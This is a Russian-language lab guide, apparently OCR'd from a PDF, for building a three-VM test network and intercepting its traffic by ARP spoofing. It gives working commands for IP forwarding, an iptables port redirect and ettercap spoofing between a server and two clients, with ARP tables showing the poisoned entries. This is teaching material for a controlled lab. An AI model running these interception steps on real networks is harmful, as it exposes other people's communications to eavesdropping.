
Запуск лабораторного комплекса

Для начала нужно создать сеть. Сделать это можно виртуально с помощью VirtualBox или же просто использовать несколько компьютеров. В любом случае все должно друг с другом пинговаться. (команда **ping** – например *ping 192.168.0.1*)

Предположим, что вся работа ведется на одной машине:

1. Настроим сетевой мост в VirtualBox в каждой виртуальной машине (у нас их будет три)
   Настройки > *Сеть*



   Здесь сетевой мост настроен с помощью wi-fi модуля, но на деле неважно как будут связаны машины, вы можете выбрать другой способ, например, через виртуальный адаптер (находится в типах подключения).

2. Нужно определить IP-адрес, к которому будут подключаться клиенты. В коде сервера указано – «IPAddress.Any» (**0.0.0.0**), он будет слушать все сетевые интерфейсы. Тогда на клиенте укажем адрес сетевого интерфейса:

```
client = new TcpClient("192.168.31.165", 5000);
```

   Ip берем из командной строки сервера **ipconfig** (windows), **ip a** (Ubuntu).
   Порт указываем тот же, что и на сервере.
   Делаем это для обоих клиентов.

3. Прокси-сервер ловит подключения от клиентов так же через **IPAddress.Any**.
   В коде прокси так же указываем адрес сервера.

Теперь можно перейти к манипуляции с сетью.

Будем использовать ARP-Spoofing. Подмена arp-таблиц, не вдаваясь в подробности, это позволит нам сделать одинаковые MAC-адреса в сети (при том, что MAC-адреса должны всегда отличаться, это уникальный номер у каждого цифрового устройства)

1. Включаем пересылку пакетов, чтобы перенаправление корректно работало:
   echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward

   Проверка (В выводе должна появиться единица):

   cat /proc/sys/net/ipv4/ip_forward

2. Настройка iptables для перехвата:

sudo iptables -t nat -A PREROUTING -p tcp --dport 5000 -j REDIRECT --to-port 5000

Эта команда перенаправляет трафик с одного порта на другой, то есть когда мы в клиенте указали порт 5000 и послали на него сообщение, то это сообщение пойдет на порт 5000, но уже это будет порт атакующего.

3. ARP-spoofing с ettercap:

sudo ettercap -T -M arp:remote /сервер// /клиент//

Для осуществления ARP-spoofing используем утилиту Ettercap — мощный инструмент для перехвата и анализа трафика в реальном времени. Она позволяет гибко управлять ARP-таблицами в сети и внедряться в TCP-сессии.

На атакующей в двух консолях запускаем:


sudo ettercap -T -q -i enp0s3 -M arp:remote /192.168.31.166// /192.168.31.218//

и отдельно для второго клиента:

sudo ettercap -T -q -i enp0s3 -M arp:remote /192.168.31.166// /192.168.31.199//


4. После этих команд на машине, где работает сервер, вы должны получить вывод (MAC адреса совпадают):

До:



```
Интерфейс: 192.168.31.166 --- 0xe
  адрес в Интернете      Физический адрес
  192.168.31.1           28-d1-27-db-a6-74
  192.168.31.13          08-00-27-47-ef-df
  192.168.31.199         08-00-27-bb-fe-fa
  192.168.31.218         08-00-27-b9-77-af
  224.0.0.2              01-00-5e-00-00-02
  224.0.0.22             01-00-5e-00-00-16
  224.0.0.251            01-00-5e-00-00-fb
  224.0.0.252            01-00-5e-00-00-fc
  239.255.255.250        01-00-5e-7f-ff-fa
```

После:



```
Интерфейс: 192.168.31.166 --- 0xe
  адрес в Интернете      Физический адрес
  192.168.31.1           28-d1-27-db-a6-74
  192.168.31.13          08-00-27-47-ef-df
  192.168.31.199         08-00-27-47-ef-df
  192.168.31.218         08-00-27-47-ef-df
  224.0.0.2              01-00-5e-00-00-02
  224.0.0.22             01-00-5e-00-00-16
  224.0.0.251            01-00-5e-00-00-fb
  224.0.0.252            01-00-5e-00-00-fc
  239.255.255.250        01-00-5e-7f-ff-fa
```

(команда **arp -a** (windows/linux) или **ip neigh** (ubuntu))

5. Теперь можно запускать все компоненты:
    1. Прокси
    2. Сервер
    3. Клиент1
    4. Клиент2

Отправив сообщение с клиента, атакующий должен получить расшифрованный вариант.